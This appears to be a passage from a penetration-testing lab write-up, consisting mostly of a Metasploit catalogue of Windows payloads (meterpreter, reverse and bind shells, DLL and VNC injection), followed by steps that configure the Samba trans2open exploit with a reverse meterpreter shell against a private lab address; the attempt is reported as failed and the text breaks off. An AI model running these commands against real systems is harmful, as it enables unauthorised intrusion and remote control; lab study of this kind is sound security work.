windows/meterpreter/bind_hidden_tcp Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Listen for a connection from a hidden port and spawn a command shell to the allowed host.
windows/meterpreter/bind_ipv6_tcp Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Listen for an IPv6 connection (Windows x86)
windows/meterpreter/bind_ipv6_tcp_uuid Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Listen for an IPv6 connection with UUID Support (Windows x86)
windows/meterpreter/bind_named_pipe Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Listen for a pipe connection (Windows x86)
windows/meterpreter/bind_nonx_tcp Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Listen for a connection (No NX)
windows/meterpreter/bind_tcp Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Listen for a connection (Windows x86)
windows/meterpreter/bind_tcp_rc4 Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Listen for a connection
windows/meterpreter/bind_tcp_uuid Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Listen for a connection with UUID Support (Windows x86)
windows/meterpreter/find_tag Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Use an established connection
windows/meterpreter/reverse_hop_http Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Tunnel communication over an HTTP or HTTPS hop point. Note that you must first upload data/hop/hop.php to the PHP server you wish to use as a hop.
windows/meterpreter/reverse_http Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Tunnel communication over HTTP (Windows wininet)
windows/meterpreter/reverse_http_proxy_pstore Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Tunnel communication over HTTP
windows/meterpreter/reverse_https Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Tunnel communication over HTTPS (Windows wininet)
windows/meterpreter/reverse_https_proxy Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Tunnel communication over HTTP using SSL with custom proxy support
windows/meterpreter/reverse_ipv6_tcp Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Connect back to the attacker over IPv6
windows/meterpreter/reverse_named_pipe Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Connect back to the attacker via a named pipe pivot
windows/meterpreter/reverse_nonx_tcp Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Connect back to the attacker (No NX)
windows/meterpreter/reverse_ord_tcp Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Connect back to the attacker
windows/meterpreter/reverse_tcp Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Connect back to the attacker
windows/meterpreter/reverse_tcp_allports Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Try to connect back to the attacker, on all possible ports (-, slowly)
windows/meterpreter/reverse_tcp_dns Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Connect back to the attacker
windows/meterpreter/reverse_tcp_rc4 Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Connect back to the attacker
windows/meterpreter/reverse_tcp_rc4_dns Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Connect back to the attacker
windows/meterpreter/reverse_tcp_uuid Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Connect back to the attacker with UUID Support
windows/meterpreter/reverse_winhttp Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Tunnel communication over HTTP (Windows winhttp)
windows/meterpreter/reverse_winhttps Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Tunnel communication over HTTPS (Windows winhttp)
windows/meterpreter_bind_named_pipe Connect to victim and spawn a Meterpreter shell
windows/meterpreter_bind_tcp Connect to victim and spawn a Meterpreter shell
windows/meterpreter_reverse_http Connect back to attacker and spawn a Meterpreter shell
windows/meterpreter_reverse_https Connect back to attacker and spawn a Meterpreter shell
windows/meterpreter_reverse_ipv6_tcp Connect back to attacker and spawn a Meterpreter shell
windows/meterpreter_reverse_tcp Connect back to attacker and spawn a Meterpreter shell
windows/metsvc_bind_tcp Stub payload for interacting with a Meterpreter Service
windows/metsvc_reverse_tcp Stub payload for interacting with a Meterpreter Service
windows/patchupdllinject/bind_hidden_ipknock_tcp Inject a custom DLL into the exploited process. Listen for a connection. First, the port will need to be knocked from the IP defined in KHOST. This IP will work as an authentication method (you can spoof it with tools like hping). After that you could get your shellcode from any IP. The socket will appear as "closed," thus helping to hide the shellcode
windows/patchupdllinject/bind_hidden_tcp Inject a custom DLL into the exploited process. Listen for a connection from a hidden port and spawn a command shell to the allowed host.
windows/patchupdllinject/bind_ipv6_tcp Inject a custom DLL into the exploited process. Listen for an IPv6 connection (Windows x86)
windows/patchupdllinject/bind_ipv6_tcp_uuid Inject a custom DLL into the exploited process. Listen for an IPv6 connection with UUID Support (Windows x86)
windows/patchupdllinject/bind_named_pipe Inject a custom DLL into the exploited process. Listen for a pipe connection (Windows x86)
windows/patchupdllinject/bind_nonx_tcp Inject a custom DLL into the exploited process. Listen for a connection (No NX)
windows/patchupdllinject/bind_tcp Inject a custom DLL into the exploited process. Listen for a connection (Windows x86)
windows/patchupdllinject/bind_tcp_rc4 Inject a custom DLL into the exploited process. Listen for a connection
windows/patchupdllinject/bind_tcp_uuid Inject a custom DLL into the exploited process. Listen for a connection with UUID Support (Windows x86)
windows/patchupdllinject/find_tag Inject a custom DLL into the exploited process. Use an established connection
windows/patchupdllinject/reverse_ipv6_tcp Inject a custom DLL into the exploited process. Connect back to the attacker over IPv6
windows/patchupdllinject/reverse_nonx_tcp Inject a custom DLL into the exploited process. Connect back to the attacker (No NX)
windows/patchupdllinject/reverse_ord_tcp Inject a custom DLL into the exploited process. Connect back to the attacker
windows/patchupdllinject/reverse_tcp Inject a custom DLL into the exploited process. Connect back to the attacker
windows/patchupdllinject/reverse_tcp_allports Inject a custom DLL into the exploited process. Try to connect back to the attacker, on all possible ports (-, slowly)
windows/patchupdllinject/reverse_tcp_dns Inject a custom DLL into the exploited process. Connect back to the attacker
windows/patchupdllinject/reverse_tcp_rc4 Inject a custom DLL into the exploited process. Connect back to the attacker
windows/patchupdllinject/reverse_tcp_rc4_dns Inject a custom DLL into the exploited process. Connect back to the attacker
windows/patchupdllinject/reverse_tcp_uuid Inject a custom DLL into the exploited process. Connect back to the attacker with UUID Support
windows/patchupmeterpreter/bind_hidden_ipknock_tcp Inject the meterpreter server DLL (staged). Listen for a connection. First, the port will need to be knocked from the IP defined in KHOST. This IP will work as an authentication method (you can spoof it with tools like hping). After that you could get your shellcode from any IP. The socket will appear as "closed," thus helping to hide the shellcode
windows/patchupmeterpreter/bind_hidden_tcp Inject the meterpreter server DLL (staged). Listen for a connection from a hidden port and spawn a command shell to the allowed host.
windows/patchupmeterpreter/bind_ipv6_tcp Inject the meterpreter server DLL (staged). Listen for an IPv6 connection (Windows x86)
windows/patchupmeterpreter/bind_ipv6_tcp_uuid Inject the meterpreter server DLL (staged). Listen for an IPv6 connection with UUID Support (Windows x86)
windows/patchupmeterpreter/bind_named_pipe Inject the meterpreter server DLL (staged). Listen for a pipe connection (Windows x86)
windows/patchupmeterpreter/bind_nonx_tcp Inject the meterpreter server DLL (staged). Listen for a connection (No NX)
windows/patchupmeterpreter/bind_tcp Inject the meterpreter server DLL (staged). Listen for a connection (Windows x86)
windows/patchupmeterpreter/bind_tcp_rc4 Inject the meterpreter server DLL (staged). Listen for a connection
windows/patchupmeterpreter/bind_tcp_uuid Inject the meterpreter server DLL (staged). Listen for a connection with UUID Support (Windows x86)
windows/patchupmeterpreter/find_tag Inject the meterpreter server DLL (staged). Use an established connection
windows/patchupmeterpreter/reverse_ipv6_tcp Inject the meterpreter server DLL (staged). Connect back to the attacker over IPv6
windows/patchupmeterpreter/reverse_nonx_tcp Inject the meterpreter server DLL (staged). Connect back to the attacker (No NX)
windows/patchupmeterpreter/reverse_ord_tcp Inject the meterpreter server DLL (staged). Connect back to the attacker
windows/patchupmeterpreter/reverse_tcp Inject the meterpreter server DLL (staged). Connect back to the attacker
windows/patchupmeterpreter/reverse_tcp_allports Inject the meterpreter server DLL (staged). Try to connect back to the attacker, on all possible ports (-, slowly)
windows/patchupmeterpreter/reverse_tcp_dns Inject the meterpreter server DLL (staged). Connect back to the attacker
windows/patchupmeterpreter/reverse_tcp_rc4 Inject the meterpreter server DLL (staged). Connect back to the attacker
windows/patchupmeterpreter/reverse_tcp_rc4_dns Inject the meterpreter server DLL (staged). Connect back to the attacker
windows/patchupmeterpreter/reverse_tcp_uuid Inject the meterpreter server DLL (staged). Connect back to the attacker with UUID Support
windows/powershell_bind_tcp Listen for a connection and spawn an interactive powershell session
windows/powershell_reverse_tcp Listen for a connection and spawn an interactive powershell session
windows/shell/bind_hidden_ipknock_tcp Spawn a piped command shell (staged). Listen for a connection. First, the port will need to be knocked from the IP defined in KHOST. This IP will work as an authentication method (you can spoof it with tools like hping). After that you could get your shellcode from any IP. The socket will appear as "closed," thus helping to hide the shellcode
windows/shell/bind_hidden_tcp Spawn a piped command shell (staged). Listen for a connection from a hidden port and spawn a command shell to the allowed host.
windows/shell/bind_ipv6_tcp Spawn a piped command shell (staged). Listen for an IPv6 connection (Windows x86)
windows/shell/bind_ipv6_tcp_uuid Spawn a piped command shell (staged). Listen for an IPv6 connection with UUID Support (Windows x86)
windows/shell/bind_named_pipe Spawn a piped command shell (staged). Listen for a pipe connection (Windows x86)
windows/shell/bind_nonx_tcp Spawn a piped command shell (staged). Listen for a connection (No NX)
windows/shell/bind_tcp Spawn a piped command shell (staged). Listen for a connection (Windows x86)
windows/shell/bind_tcp_rc4 Spawn a piped command shell (staged). Listen for a connection
windows/shell/bind_tcp_uuid Spawn a piped command shell (staged). Listen for a connection with UUID Support (Windows x86)
windows/shell/find_tag Spawn a piped command shell (staged). Use an established connection
windows/shell/reverse_ipv6_tcp Spawn a piped command shell (staged). Connect back to the attacker over IPv6
windows/shell/reverse_nonx_tcp Spawn a piped command shell (staged). Connect back to the attacker (No NX)
windows/shell/reverse_ord_tcp Spawn a piped command shell (staged). Connect back to the attacker
windows/shell/reverse_tcp Spawn a piped command shell (staged). Connect back to the attacker
windows/shell/reverse_tcp_allports Spawn a piped command shell (staged). Try to connect back to the attacker, on all possible ports (-, slowly)
windows/shell/reverse_tcp_dns Spawn a piped command shell (staged). Connect back to the attacker
windows/shell/reverse_tcp_rc4 Spawn a piped command shell (staged). Connect back to the attacker
windows/shell/reverse_tcp_rc4_dns Spawn a piped command shell (staged). Connect back to the attacker
windows/shell/reverse_tcp_uuid Spawn a piped command shell (staged). Connect back to the attacker with UUID Support
windows/shell/reverse_udp Spawn a piped command shell (staged). Connect back to the attacker with UUID Support
windows/shell_bind_tcp Listen for a connection and spawn a command shell
windows/shell_bind_tcp_xpfw Disable the Windows ICF, then listen for a connection and spawn a command shell
windows/shell_hidden_bind_tcp Listen for a connection from certain IP and spawn a command shell. The shellcode will reply with a RST packet if the connections is not coming from the IP defined in AHOST. This way the port will appear as "closed" helping us to hide the shellcode.
windows/shell_reverse_tcp Connect back to attacker and spawn a command shell
windows/speak_pwned Causes the target to say "You Got Pwned" via the Windows Speech API
windows/upexec/bind_hidden_ipknock_tcp Uploads an executable and runs it (staged). Listen for a connection. First, the port will need to be knocked from the IP defined in KHOST. This IP will work as an authentication method (you can spoof it with tools like hping). After that you could get your shellcode from any IP. The socket will appear as "closed," thus helping to hide the shellcode
windows/upexec/bind_hidden_tcp Uploads an executable and runs it (staged). Listen for a connection from a hidden port and spawn a command shell to the allowed host.
windows/upexec/bind_ipv6_tcp Uploads an executable and runs it (staged). Listen for an IPv6 connection (Windows x86)
windows/upexec/bind_ipv6_tcp_uuid Uploads an executable and runs it (staged). Listen for an IPv6 connection with UUID Support (Windows x86)
windows/upexec/bind_named_pipe Uploads an executable and runs it (staged). Listen for a pipe connection (Windows x86)
windows/upexec/bind_nonx_tcp Uploads an executable and runs it (staged). Listen for a connection (No NX)
windows/upexec/bind_tcp Uploads an executable and runs it (staged). Listen for a connection (Windows x86)
windows/upexec/bind_tcp_rc4 Uploads an executable and runs it (staged). Listen for a connection
windows/upexec/bind_tcp_uuid Uploads an executable and runs it (staged). Listen for a connection with UUID Support (Windows x86)
windows/upexec/find_tag Uploads an executable and runs it (staged). Use an established connection
windows/upexec/reverse_ipv6_tcp Uploads an executable and runs it (staged). Connect back to the attacker over IPv6
windows/upexec/reverse_nonx_tcp Uploads an executable and runs it (staged). Connect back to the attacker (No NX)
windows/upexec/reverse_ord_tcp Uploads an executable and runs it (staged). Connect back to the attacker
windows/upexec/reverse_tcp Uploads an executable and runs it (staged). Connect back to the attacker
windows/upexec/reverse_tcp_allports Uploads an executable and runs it (staged). Try to connect back to the attacker, on all possible ports (-, slowly)
windows/upexec/reverse_tcp_dns Uploads an executable and runs it (staged). Connect back to the attacker
windows/upexec/reverse_tcp_rc4 Uploads an executable and runs it (staged). Connect back to the attacker
windows/upexec/reverse_tcp_rc4_dns Uploads an executable and runs it (staged). Connect back to the attacker
windows/upexec/reverse_tcp_uuid Uploads an executable and runs it (staged). Connect back to the attacker with UUID Support
windows/upexec/reverse_udp Uploads an executable and runs it (staged). Connect back to the attacker with UUID Support
windows/vncinject/bind_hidden_ipknock_tcp Inject a VNC Dll via a reflective loader (staged). Listen for a connection. First, the port will need to be knocked from the IP defined in KHOST. This IP will work as an authentication method (you can spoof it with tools like hping). After that you could get your shellcode from any IP. The socket will appear as "closed," thus helping to hide the shellcode
windows/vncinject/bind_hidden_tcp Inject a VNC Dll via a reflective loader (staged). Listen for a connection from a hidden port and spawn a command shell to the allowed host.
windows/vncinject/bind_ipv6_tcp Inject a VNC Dll via a reflective loader (staged). Listen for an IPv6 connection (Windows x86)
windows/vncinject/bind_ipv6_tcp_uuid Inject a VNC Dll via a reflective loader (staged). Listen for an IPv6 connection with UUID Support (Windows x86)
windows/vncinject/bind_named_pipe Inject a VNC Dll via a reflective loader (staged). Listen for a pipe connection (Windows x86)
windows/vncinject/bind_nonx_tcp Inject a VNC Dll via a reflective loader (staged). Listen for a connection (No NX)
windows/vncinject/bind_tcp Inject a VNC Dll via a reflective loader (staged). Listen for a connection (Windows x86)
windows/vncinject/bind_tcp_rc4 Inject a VNC Dll via a reflective loader (staged). Listen for a connection
windows/vncinject/bind_tcp_uuid Inject a VNC Dll via a reflective loader (staged). Listen for a connection with UUID Support (Windows x86)
windows/vncinject/find_tag Inject a VNC Dll via a reflective loader (staged). Use an established connection
windows/vncinject/reverse_hop_http Inject a VNC Dll via a reflective loader (staged). Tunnel communication over an HTTP or HTTPS hop point. Note that you must first upload data/hop/hop.php to the PHP server you wish to use as a hop.
windows/vncinject/reverse_http Inject a VNC Dll via a reflective loader (staged). Tunnel communication over HTTP (Windows wininet)
windows/vncinject/reverse_http_proxy_pstore Inject a VNC Dll via a reflective loader (staged). Tunnel communication over HTTP
windows/vncinject/reverse_ipv6_tcp Inject a VNC Dll via a reflective loader (staged). Connect back to the attacker over IPv6
windows/vncinject/reverse_nonx_tcp Inject a VNC Dll via a reflective loader (staged). Connect back to the attacker (No NX)
windows/vncinject/reverse_ord_tcp Inject a VNC Dll via a reflective loader (staged). Connect back to the attacker
windows/vncinject/reverse_tcp Inject a VNC Dll via a reflective loader (staged). Connect back to the attacker
windows/vncinject/reverse_tcp_allports Inject a VNC Dll via a reflective loader (staged). Try to connect back to the attacker, on all possible ports (-, slowly)
windows/vncinject/reverse_tcp_dns Inject a VNC Dll via a reflective loader (staged). Connect back to the attacker
windows/vncinject/reverse_tcp_rc4 Inject a VNC Dll via a reflective loader (staged). Connect back to the attacker
windows/vncinject/reverse_tcp_rc4_dns Inject a VNC Dll via a reflective loader (staged). Connect back to the attacker
windows/vncinject/reverse_tcp_uuid Inject a VNC Dll via a reflective loader (staged). Connect back to the attacker with UUID Support
windows/vncinject/reverse_winhttp Inject a VNC Dll via a reflective loader (staged). Tunnel communication over HTTP (Windows winhttp)
windows/x64/exec Execute an arbitrary command (Windows x64)
windows/x64/loadlibrary Load an arbitrary x64 library path
windows/x64/messagebox Spawn a dialog via MessageBox using a customizable title, text & icon
windows/x64/meterpreter/bind_ipv6_tcp Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged x64). Listen for an IPv6 connection (Windows x64)
windows/x64/meterpreter/bind_ipv6_tcp_uuid Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged x64). Listen for an IPv6 connection with UUID Support (Windows x64)
windows/x64/meterpreter/bind_named_pipe Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged x64). Listen for a pipe connection (Windows x64)
windows/x64/meterpreter/bind_tcp Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged x64). Listen for a connection (Windows x64)
windows/x64/meterpreter/bind_tcp_rc4 Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged x64). Connect back to the attacker
windows/x64/meterpreter/bind_tcp_uuid Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged x64). Listen for a connection with UUID Support (Windows x64)
windows/x64/meterpreter/reverse_http Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged x64). Tunnel communication over HTTP (Windows x64 wininet)
windows/x64/meterpreter/reverse_https Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged x64). Tunnel communication over HTTP (Windows x64 wininet)
windows/x64/meterpreter/reverse_named_pipe Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged x64). Connect back to the attacker via a named pipe pivot
windows/x64/meterpreter/reverse_tcp Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged x64). Connect back to the attacker (Windows x64)
windows/x64/meterpreter/reverse_tcp_rc4 Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged x64). Connect back to the attacker
windows/x64/meterpreter/reverse_tcp_uuid Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged x64). Connect back to the attacker with UUID Support (Windows x64)
windows/x64/meterpreter/reverse_winhttp Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged x64). Tunnel communication over HTTP (Windows x64 winhttp)
windows/x64/meterpreter/reverse_winhttps Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged x64). Tunnel communication over HTTPS (Windows x64 winhttp)
windows/x64/meterpreter_bind_named_pipe Connect to victim and spawn a Meterpreter shell
windows/x64/meterpreter_bind_tcp Connect to victim and spawn a Meterpreter shell
windows/x64/meterpreter_reverse_http Connect back to attacker and spawn a Meterpreter shell
windows/x64/meterpreter_reverse_https Connect back to attacker and spawn a Meterpreter shell
windows/x64/meterpreter_reverse_ipv6_tcp Connect back to attacker and spawn a Meterpreter shell
windows/x64/meterpreter_reverse_tcp Connect back to attacker and spawn a Meterpreter shell
windows/x64/powershell_bind_tcp Listen for a connection and spawn an interactive powershell session
windows/x64/powershell_reverse_tcp Listen for a connection and spawn an interactive powershell session
windows/x64/shell/bind_ipv6_tcp Spawn a piped command shell (Windows x64) (staged). Listen for an IPv6 connection (Windows x64)
windows/x64/shell/bind_ipv6_tcp_uuid Spawn a piped command shell (Windows x64) (staged). Listen for an IPv6 connection with UUID Support (Windows x64)
windows/x64/shell/bind_named_pipe Spawn a piped command shell (Windows x64) (staged). Listen for a pipe connection (Windows x64)
windows/x64/shell/bind_tcp Spawn a piped command shell (Windows x64) (staged). Listen for a connection (Windows x64)
windows/x64/shell/bind_tcp_rc4 Spawn a piped command shell (Windows x64) (staged). Connect back to the attacker
windows/x64/shell/bind_tcp_uuid Spawn a piped command shell (Windows x64) (staged). Listen for a connection with UUID Support (Windows x64)
windows/x64/shell/reverse_tcp Spawn a piped command shell (Windows x64) (staged). Connect back to the attacker (Windows x64)
windows/x64/shell/reverse_tcp_rc4 Spawn a piped command shell (Windows x64) (staged). Connect back to the attacker
windows/x64/shell/reverse_tcp_uuid Spawn a piped command shell (Windows x64) (staged). Connect back to the attacker with UUID Support (Windows x64)
windows/x64/shell_bind_tcp Listen for a connection and spawn a command shell (Windows x64)
windows/x64/shell_reverse_tcp Connect back to attacker and spawn a command shell (Windows x64)
windows/x64/vncinject/bind_ipv6_tcp Inject a VNC Dll via a reflective loader (Windows x64) (staged). Listen for an IPv6 connection (Windows x64)
windows/x64/vncinject/bind_ipv6_tcp_uuid Inject a VNC Dll via a reflective loader (Windows x64) (staged). Listen for an IPv6 connection with UUID Support (Windows x64)
windows/x64/vncinject/bind_named_pipe Inject a VNC Dll via a reflective loader (Windows x64) (staged). Listen for a pipe connection (Windows x64)
windows/x64/vncinject/bind_tcp Inject a VNC Dll via a reflective loader (Windows x64) (staged). Listen for a connection (Windows x64)
windows/x64/vncinject/bind_tcp_rc4 Inject a VNC Dll via a reflective loader (Windows x64) (staged). Connect back to the attacker
windows/x64/vncinject/bind_tcp_uuid Inject a VNC Dll via a reflective loader (Windows x64) (staged). Listen for a connection with UUID Support (Windows x64)
windows/x64/vncinject/reverse_http Inject a VNC Dll via a reflective loader (Windows x64) (staged). Tunnel communication over HTTP (Windows x64 wininet)
windows/x64/vncinject/reverse_https Inject a VNC Dll via a reflective loader (Windows x64) (staged). Tunnel communication over HTTP (Windows x64 wininet)
windows/x64/vncinject/reverse_tcp Inject a VNC Dll via a reflective loader (Windows x64) (staged). Connect back to the attacker (Windows x64)
windows/x64/vncinject/reverse_tcp_rc4 Inject a VNC Dll via a reflective loader (Windows x64) (staged). Connect back to the attacker
windows/x64/vncinject/reverse_tcp_uuid Inject a VNC Dll via a reflective loader (Windows x64) (staged). Connect back to the attacker with UUID Support (Windows x64)
windows/x64/vncinject/reverse_winhttp Inject a VNC Dll via a reflective loader (Windows x64) (staged). Tunnel communication over HTTP (Windows x64 winhttp)
windows/x64/vncinject/reverse_winhttps Inject a VNC Dll via a reflective loader (Windows x64) (staged). Tunnel communication over HTTPS (Windows x64 winhttp)
2.Try to exploit using metasploit.

Open Metasploit on Kali Linux.

Select proper module and set the options
use exploit/linux/samba/trans2open

set rhost 10.0.0.13

set payload linux/x86/meterpreter/reverse_tcp

set lhost 10.0.0.109

Started the exploit but failed.
Exploit
